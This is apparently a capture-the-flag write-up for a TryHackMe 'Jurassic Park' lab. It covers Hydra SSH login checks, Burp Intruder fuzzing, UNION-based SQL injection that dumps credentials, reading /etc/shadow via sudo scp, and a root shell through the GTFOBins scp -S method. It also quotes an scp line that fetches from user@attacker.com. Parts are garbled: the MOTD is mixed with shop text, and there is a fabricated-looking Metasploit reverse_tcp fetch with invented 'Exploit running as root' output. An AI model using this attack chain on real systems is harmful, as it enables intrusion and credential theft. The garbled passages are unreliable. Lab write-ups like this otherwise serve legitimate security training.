Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-06-10 03:22:51

[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4

[DATA] max 1 task per 1 server, overall 1 task, 1 login try (l:1/p:1), ~1 try per task

[DATA] attacking ssh://10.10.225.177:22/

1 of 1 target completed, 0 valid password found

Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2025-06-10 03:22:56

I then sent the package request to **intruder** and added the payload marker at the **id** parameter.

Burp Suite Professional v2024.5 - Temporary Project - Licensed to Zer0DayLab Crew

Target: http://10.10.225.177 HTTP/1.1

Intruder

Choose an attack type: Sniper

Payload positions

Configure the positions where payloads will be inserted, they can be added into the target as well as the base request.

Target: http://10.10.225.177

```
1 GET /item.php?id=$1$ HTTP/1.1
2 Host: 10.10.225.177
3 Upgrade-Insecure-Requests: 1
4 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/125.0.6422.60 Safari/537.36
5 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
6 Referer: http://10.10.225.177/shop.php
7 Accept-Encoding: gzip, deflate, br
8 Accept-Language: en-US,en;q=0.9
9 Connection: keep-alive
10
11
```

1 payload position

Update Host header to match target Add \$ Clear \$ Auto \$ Refresh

Event log (1) All issues (6) Length: 491 Memory: 322.8MB

I set the payload sets to Number and gave a range from 0 to 50.

The screenshot shows the Burp Suite Professional interface in dark mode. The 'Intruder' tab is selected. Under 'Payload sets', there is one set named '1' with a payload count of 51 and a type of 'Numbers'. In the 'Payload settings [Numbers]' section, the 'Type' is set to 'Sequential' (radio button selected). The 'From' field is '0', 'To' is '50', 'Step' is '1', and 'How many:' is empty. Under 'Number format', the 'Base' is set to 'Decimal' (radio button selected). The 'Min integer digits' is '0', 'Max integer digits' is '2', 'Min fraction digits' is '0', and 'Max fraction digits' is '0'. At the bottom right, there is a 'Start attack' button.

When I ran the attack, I found out another valid **id** value that wasn't visible on the package selection page.

The screenshot shows the 'Results' tab in the Burp Suite interface. It displays a table of attack results for an intruder attack on the URL http://10.10.225.177. The table has columns: Request, Payload, Status code, Response received, Error, Timeout, Length, and Comment. The 'Comment' column for row 6 shows the value '1898'. Below the table, there is a preview window showing the Jurassic Park logo. The status bar at the bottom indicates the attack is finished.

Request	Payload	Status code	Response received	Error	Timeout	Length	Comment
0		200	207			1984	
2	1	200	208			1984	
3	2	200	213			1980	
4	3	200	209			1942	
6	5	200	214			1898	
1	0	200	209			308	
5	4	200	208			308	
7	6	200	210			308	
8	7	200	210			308	
9	8	200	214			308	

This **id** revealed the same user that was specified on TryHackMe's task question.

Burp Suite Professional v2024.5 - Temporary Project - Licensed to Zer0DayLab Crew

Target: http://10.10.225.177 HTTP/1

Request

```
1 GET /item.php?id=5 HTTP/1.1
2 Host: 10.10.225.177
3 Upgrade-Insecure-Requests: 1
4 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/125.0.6422.60 Safari/537.36
5 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
6 Referer: http://10.10.225.177/shop.php
7 Accept-Encoding: gzip, deflate, br
8 Accept-Language: en-US,en;q=0.9
9 Connection: keep-alive
10
11
```

Response

DEV ELOPMENT PACKAGE

Price: \$0

0 of these packages have been sold in the last hour.

Dennis, why have you blocked these characters:
' # DROP - username @ ---- Is this our WAF now?

Order yours quick by calling us!

Done Event log (1) All issues (6)

1,898 bytes | 1,168 millis
Memory: 215.6MB

At this point, I was a little lost, so I tried viewing all the columns that were present in the current table.

```
+UNION+SELECT+1, GROUP_CONCAT(column_name)+3,4,5+FROM+information_schema.columns
WHERE+table_name="users"+AND+table_schema=database()
```

Burp Suite Professional v2024.5 - Temporary Project - Licensed to Zer0DayLab Crew

Target: http://10.10.225.177 HTTP/1

Request

```
1 GET /item.php?id=
2 1+UNION+SELECT+1, GROUP_CONCAT(column_name),3,4,5+FROM+information_schema.columns+WHERE+table_name=
3 users+AND+table_schema=database() HTTP/1.1
4 Host: 10.10.225.177
5 Upgrade-Insecure-Requests: 1
6 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/125.0.6422.60 Safari/537.36
7 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
8 Referer: http://10.10.225.177/shop.php
9 Accept-Encoding: gzip, deflate, br
10 Accept-Language: en-US,en;q=0.9
11 Connection: keep-alive
```

Response



id,username,password Package


Price: \$3

5 of these packages have been sold in the last hour.

Done Event log (1) All issues (6)

1,814 bytes | 1,205 millis
Memory: 215.6MB


I retried the username and password against **ssh** and changed the letter case of the username...



```
(root㉿kali)-[~/thm/jurassicpark]
# hydra -l "dennis" -p "ih8dinos" ssh://10.10.225.177
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-06-10 03:55:33
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4
[DATA] max 1 task per 1 server, overall 1 task, 1 login try (l:1/p:1), ~1 try per task
[DATA] attacking ssh://10.10.225.177:22/
[22] [ssh] host: 10.10.225.177 login: dennis password: ih8dinos
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2025-06-10 03:55:36
```

I used the username and password to log into the target using **ssh**.



```
(root㉿kali)-[~/thm/jurassicpark]
# ssh dennis@10.10.225.177
The authenticity of host '10.10.225.177 (10.10.225.177)' can't be established.
ED25519 key fingerprint is SHA256:ffJUwST+BS+FMeibqHFrX4XY4hQfmDpoUW1+Sw5StkKI.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.10.225.177' (ED25519) to the list of known hosts.
dennis@10.10.225.177's password:
Welcome to Ubuntu 16.04.5 LTS (GNU/Linux 4.4.0-1072-aws x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/advantage

 Get cloud support with Ubuntu Advantage Cloud Guest:           Price: $500000
   http://www.ubuntu.com/business/services/cloud

 4 of these packages have been sold in the last hour.


62 packages can be updated.
45 updates are security updates.

Children under 5 can attend free of charge and will be eaten for free. This
package includes a dinosaur lunch, tour around the park AND a FREE dinosaur
egg from a dino of your choice!

Order yours quick by calling us!

dennis@ip-10-10-225-177:~$ |
```

Finally, I captured first flag.



```
dennis@ip-10-10-225-177:~$ ls
flag1.txt test.sh
dennis@ip-10-10-225-177:~$ cat flag1.txt
Congrats on finding the first flag.. But what about the rest? :o
b8[REDACTED]
dennis@ip-10-10-225-177:~$ |
```

PRIVILEGE ESCALATION

I then looked at my **sudo** privileges and found that I was allowed to run **scp** as root.



```
dennis@ip-10-10-225-177:~$ sudo -l
Matching Defaults entries for dennis on ip-10-10-225-177.eu-west-1.compute.internal:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/snap/bin

User dennis may run the following commands on ip-10-10-225-177.eu-west-1.compute.internal:
    (ALL) NOPASSWD: /usr/bin/scp
dennis@ip-10-10-225-177:~$
```

My directory also contained a *bash_history* file which would contain a log of commands entered on the terminal.



```
dennis@ip-10-10-225-177:~$ ls -la
total 44
drwxr-xr-x 3 dennis dennis 4096 Jun 10 07:55 .
drwxr-xr-x 4 root root 4096 Feb 16 2019 ..
-rw-r--r-- 1 dennis dennis 1001 Feb 16 2019 bash_history
-rw-r--r-- 1 dennis dennis 220 Feb 16 2019 bash_logout
-rw-r--r-- 1 dennis dennis 3771 Feb 16 2019 bashrc
drwxr--r-- 2 dennis dennis 4096 Jun 10 07:55 .cache
-rw-rw-r-- 1 dennis dennis 93 Feb 16 2019 flag1.txt
-rw-r--r-- 1 dennis dennis 655 Feb 16 2019 .profile
-rw-rw-r-- 1 dennis dennis 32 Feb 16 2019 test.sh
-rw-r--r-- 1 dennis dennis 4350 Feb 16 2019 .viminfo
dennis@ip-10-10-225-177:~$
```

Viewing the *bash_history* file revealed the third flag. I also got a hint of the location of the fifth flag.



```
dennis@ip-10-10-225-177:~$ cat .bash_history
Flag3:b4973bbc9053807856ec815db25fb3f1
sudo -l
sudo scp
scp
sudo find
ls
vim test.sh
ls
cd ~
ls
vim test.sh
ls
ls -la
sudo scp -S test.sh
sudo scp /etc/password
sudo scp /etc/password localhost@10.8.0.60~
sudo scp /etc/passwd localhost@10.8.0.60~
sudo scp /etc/passwd dennis@10.0.0.59~
sudo scp /etc/passwd dennis@10.0.0.59:~/home/dennis
sudo scp /etc/passwd ben@10.8.0.6:/
sudo scp /root/flag5.txt ben@10.8.0.6:/
sudo scp /root/flag5.txt ben@10.8.0.6:~/-
sudo scp -v /root/flag5.txt ben@10.8.0.6:~/-
sudo scp -v /root/flag5.txt ben@localhost:~-
```

I copied the *shadow* file to see if it had the root password hash.

```
dennis@ip-10-10-225-177:~$ sudo scp /etc/shadow dennis@127.0.0.1:/home/dennis/shadow
The authenticity of host '127.0.0.1 (127.0.0.1)' can't be established.
ECDSA key fingerprint is SHA256:szrnAhFmThUOYNk2TLCj4yUsJx/CWT8wlxDxcsr2Wog.
Are you sure you want to continue connecting (yes/no)? yes
Warning: Permanently added '127.0.0.1' (ECDSA) to the list of known hosts.
dennis@127.0.0.1's password:
shadow
dennis@ip-10-10-225-177:~$ |
```

```
dennis@ip-10-10-225-177:~$ ls
flag1.txt shadow test.sh

dennis@ip-10-10-225-177:~$ cat shadow
root:*:17849:0:99999:7:::
daemon:*:17849:0:99999:7:::
bin:*:17849:0:99999:7:::
sys:*:17849:0:99999:7:::
sync:*:17849:0:99999:7:::
games:*:17849:0:99999:7:::
man:*:17849:0:99999:7:::
lp:*:17849:0:99999:7:::
mail:*:17849:0:99999:7:::
news:*:17849:0:99999:7:::
uucp:*:17849:0:99999:7:::
proxy:*:17849:0:99999:7:::
www-data:*:17849:0:99999:7:::
backup:*:17849:0:99999:7:::
list:*:17849:0:99999:7:::
irc:*:17849:0:99999:7:::
gnats:*:17849:0:99999:7:::
nobody:*:17849:0:99999:7:::
systemd-timesync:*:17849:0:99999:7:::
systemd-network*:17849:0:99999:7:::
systemd-resolve*:17849:0:99999:7:::
systemd-bus-proxy*:17849:0:99999:7:::

dennis@ip-10-10-225-177:~$ fetch -o shadow.txt https://raw.githubusercontent.com/rapid7/metasploit-framework/master/lib/msf/core/postgresql/shell/reverse_tcp
dennis@ip-10-10-225-177:~$ ./shadow.txt
[!] Fetching file from https://raw.githubusercontent.com/rapid7/metasploit-framework/master/lib/msf/core/postgresql/shell/reverse_tcp
[!] File saved as shadow.txt
[!] Starting exploit

| Sudo |
If the binary is allowed to run as superuser by sudo, it does not drop the elevated privileges and may be used to access the file system, escalate or maintain privileged access.

[!] Exploit running as root
echo 'id > /tmp/1.pid' | sh
ls -l /tmp/1.pid
cat /tmp/1.pid
rm /tmp/1.pid

| Limited SUID |
If the binary has the SUID bit set, it may be abused to access the file system, escalate or maintain access with elevated privileges working as a SUID backdoor. If it is used to run commands (e.g., via sudo-like invocations) it only works on systems like Debian (<= Stretch) that allow the default shell to run with SUID privileges.

This example creates a local SUID copy of the binary and runs it to maintain elevated privileges. To interact with an existing SUID binary skip the first command and run the program using its original path.

[!] Creating SUID exploit
[!] Exploit running as root
[!] Exploit running as root
```

I then visited **GTFOBins** and found a way to exploit the **sudo** privileges on **scp**.

The screenshot shows a Kali Linux desktop environment with a Firefox browser window open. The address bar shows the URL `https://gtfobins.github.io/gtfobins/scp/#sudo`. The page content discusses a file download exploit using the `scp` command. It includes a terminal command box:

```
RPATH=user@attacker.com:~/file_to_get  
LFILE= file to save  
scp $RPATH $LFILE
```

Below this, a section titled **Sudo** explains that if the binary is allowed to run as superuser by `sudo`, it does not drop the elevated privileges and may be used to access the file system, escalate or maintain privileged access. A terminal command box at the bottom shows:

```
TF=$!stcp  
echo 'sh <6>2_1>62' > $TF  
chmod +x '$TF'  
sudo scp -S $TF x:y;
```

I followed the method shown on the website and spawned a shell as root.

```
dennis@ip-10-10-225-177:~$ TF=$(mktemp)
dennis@ip-10-10-225-177:~$ echo 'sh 0<&2 1>&2' > $TF
dennis@ip-10-10-225-177:~$ chmod +x "$TF"
dennis@ip-10-10-225-177:~$ sudo scp -S $TF x:y:
# whoami
root
# id
uid=0(root) gid=0(root) groups=0(root)
# |
```

Fetch a remote file from a SSH server.

\$PATH=<user@attacker.com>:~/file_to_get
\$FILE=File to save
scp \$SPATH \$FILE

Sudo

If the binary is allowed to run as superuser by `sudo`, it does not drop the elevated privilege.

I captured the fifth flag from /root directory.

```
# /bin/bash -i
root@ip-10-10-225-177:~# cd /root
root@ip-10-10-225-177:/root# ls
flag5.txt  snap
root@ip-10-10-225-177:/root# cat flag5.txt
2a[REDACTED]
root@ip-10-10-225-177:/root# |
```

Sudo

If the binary is allowed to run as superuser by `sudo`, it does may be used to access the file system, escalate or maintain p

```
TF=$(mktemp)
echo 'sh 0<&2 1>&2' > $TF
chmod +x "$TF"
sudo scp -S $TF . ./
```

Limited SUID

If the binary has the SUID bit set, it may be abused to access access with elevated privileges working as a SUID backdoor. (system() like invocations) it only works on systems like Debian sh shell to run with SUID privileges.

This example creates a local SUID copy of the binary and run interact with an existing SUID binary skip the first command path.

```
sudo install -m +xs $(which scp) .
```

Since, I had root access, I used the `find` command to search for the second flag.

```
root@ip-10-10-225-177:~# find / -type f -name '*flag*' 2>/dev/null
/proc/sys/kernel/acpi_video_flags
/proc/sys/kernel/sched_domain/cpu0/domain0/flags
/proc/sys/kernel/sched_domain/cpu1/domain0/flags
/proc/kpageflags
/var/lib/mysql/debian-5.7.flag
/root/flag5.txt
/home/dennis/flag1.txt
/sys/devices/pnp0/00:04/tty/tts0/flags
/sys/devices/pci0000:00/0000:00:05.0/net/ens5/flags
/sys/devices/virtual/net/lo/flags
/sys/devices/platform/serial8250/tty/tts1/flags
/sys/devices/platform/serial8250/tty/tts2/flags
/sys/devices/platform/serial8250/tty/tts3/flags
/sys/module/scsi_mod/parameters/default_dev_flags
/usr/share/perl5/dpkg/BuildFlags.pm
/usr/share/man/man3/X509_VERIFY_PARAM_set_flags.3ssl.gz
/usr/share/man/man3/Dpkg::BuildFlags.3.gz
/usr/share/man/man3/SSL_CONF_CTX_set_flags.3ssl.gz
/usr/share/man/man1/dpkg-buildflags.1.gz
/usr/share/man/de/man1/dpkg-buildflags.1.gz
/usr/share/man/sv/man1/dpkg-buildflags.1.gz
/usr/share/man/fr/man1/dpkg-buildflags.1.gz
/usr/share/dpkg/buildflags.mk
/usr/include/linux/kernel-page-flags.h
/usr/include/linux/ttys_flags.h
/usr/include/x86_64-linux-gnu/asm/processor-flags.h
```

```
root@ip-10-10-225-177:~# cat /usr/src/linux-aws-headers-4.4.0-1072/include/asm/irqflags.h
/usr/src/linux-aws-headers-4.4.0-1072/arch/arc/include/asm/irqflags.h
/usr/src/linux-aws-headers-4.4.0-1072/arch/microblaze/include/asm/irqflags.h
/usr/src/linux-aws-headers-4.4.0-1072/arch/m68k/include/asm/irqflags.h
/usr/src/linux-aws-headers-4.4.0-1072/arch/xtensa/include/asm/irqflags.h
/usr/src/linux-aws-headers-4.4.0-1072/arch/x86/include/uapi/asm/processor-flags.h
/usr/src/linux-aws-headers-4.4.0-1072/arch/x86/include/asm/processor-flags.h
/usr/src/linux-aws-headers-4.4.0-1072/arch/x86/include/asm/irqflags.h
/usr/src/linux-aws-headers-4.4.0-1072/arch/x86/kernel/cpu/mkcplflags.h
/usr/src/linux-aws-headers-4.4.0-1072/arch/metag/include/asm/irqflags.h
/usr/src/linux-aws-headers-4.4.0-1072/arch/mips/include/asm/irqflags.h
/usr/src/linux-aws-headers-4.4.0-1072/arch/mn10300/include/asm/irqflags.h
/usr/src/linux-aws-headers-4.4.0-1072/arch/openrisc/include/asm/irqflags.h
/usr/src/linux-aws-headers-4.4.0-1072/arch/score/include/asm/irqflags.h
/usr/src/linux-aws-headers-4.4.0-1072/arch/sh/include/asm/irqflags.h
/usr/src/linux-aws-headers-4.4.0-1072/arch/um/include/asm/irqflags.h
/usr/src/linux-aws-headers-4.4.0-1072/arch/sh/include/asm/irqflags.h
/usr/src/linux-aws-headers-4.4.0-1072/arch/ia64/include/asm/irqflags.h
/usr/src/linux-aws-headers-4.4.0-1072/arch/tile/include/asm/irqflags.h
/usr/src/linux-aws-headers-4.4.0-1072/arch/blackfin/include/asm/irqflags.h
/usr/src/linux-aws-headers-4.4.0-1072/arch/sparc/include/asm/irqflags_32.h
/usr/src/linux-aws-headers-4.4.0-1072/arch/sparc/include/asm/irqflags_64.h
/usr/src/linux-aws-headers-4.4.0-1072/arch/sparc/include/asm/irqflags.h
/usr/src/linux-aws-headers-4.4.0-1072/arch/sparc/include/asm/irqflags.h
/usr/src/linux-aws-headers-4.4.0-1072/scripts/coccinelle/locks/flags.coccinelle
/usr/src/linux-aws-headers-4.4.0-1072-aws/include/config/zone/dma/flag.h
/usr/lib/php/20151012/build/ax_check_compile_flag.m4
/usr/lib/x86_64-linux-gnu/perl/5.22.1/bits/waitflags.ph
/boot/grub/fonts/flagTwo.txt
root@ip-10-10-225-177:~#
```

I also found the location of the second flag inside *ubuntu* user's bash history file.

```
root@ip-10-10-225-177:/home# ls
dennis  ubuntu
root@ip-10-10-225-177:/home# cd ubuntu
root@ip-10-10-225-177:/home/ubuntu# ls -la
total 40
drwxr-xr-x  4 ubuntu  ubuntu 4096 Mar  6  2019 .
drwxr-xr-x  4 root   root   4096 Feb 16  2019 ..
-rw-----  1 ubuntu  ubuntu 1285 Mar  6  2019 .bash_history
-rw-r--r--  1 ubuntu  ubuntu  220 Aug 31  2015 .bash_logout
-rw-r--r--  1 ubuntu  ubuntu 3771 Aug 31  2015 .bashrc
drwx----- 2 ubuntu  ubuntu 4096 Feb 16  2019 .cache
-rw-----  1 ubuntu  ubuntu  520 Feb 16  2019 .mysql_history
-rw-r--r--  1 ubuntu  ubuntu  655 May 16  2017 .profile
drwx----- 2 ubuntu  ubuntu 4096 Feb 16  2019 .ssh
-rw-r--r--  1 ubuntu  ubuntu     0 Feb 16  2019 .sudo_as_admin_successful
-rw-----  1 root   root   3183 Mar  6  2019 .viminfo
root@ip-10-10-225-177:/home/ubuntu#
```

```
root@ip-10-10-225-177:/home/ubuntu# cat .bash_history |tail
ls
cd files/
ls
ls -la
cd work/
ls
ls -la
ls-l a
lsd -la
sudo apt-get install apache2
sudo apt-get install mysql-server
php -v
sudo apt install php-pear php-fpm php-dev php-zip php-curl php-xmlrpc php-gd php-mysql php-mbstring php-xml libapache2-mod-php
sudo service apache2 restart
ll
sudo mv * /var/www/html/
cd /var/www/html/
ll
rm index.html
sudo rm index.html
ll
mysql -u root -p < park_2019-02-14.sql
mysql -u root -p
```

```
cd /var/www/html/
ll
rm index.html
sudo rm index.html
ll
mysql -u root -p < park_2019-02-14.sql
mysql -u root -p
mysql -u root -d "park" -p < park_2019-02-14.sql
mysql -u root -p park < park_2019-02-14.sql
mysql -u root -p
ls
sudo vim item.php
add user dennis
adduser dennis
sudo adduser dennis
ls
ls -la
sudo su dennis
whoami
sudo su dennis
cd /boot/grub/fonts/
vim flagTwo.txt
sudo vim flagTwo.txt
chmod u+r
sudo chmod u+r flagTwo.txt
sudo chmod o+r flagTwo.txt
ls -la
whoami
```

I then captured flag two.

```
root@ip-10-10-225-177:/boot/grub/fonts#
root@ip-10-10-225-177:/boot/grub/fonts# cat flagTwo.txt
96cc[REDACTED]
```

PS: There is no flag 4.

That's it from my side!

Until next time:)

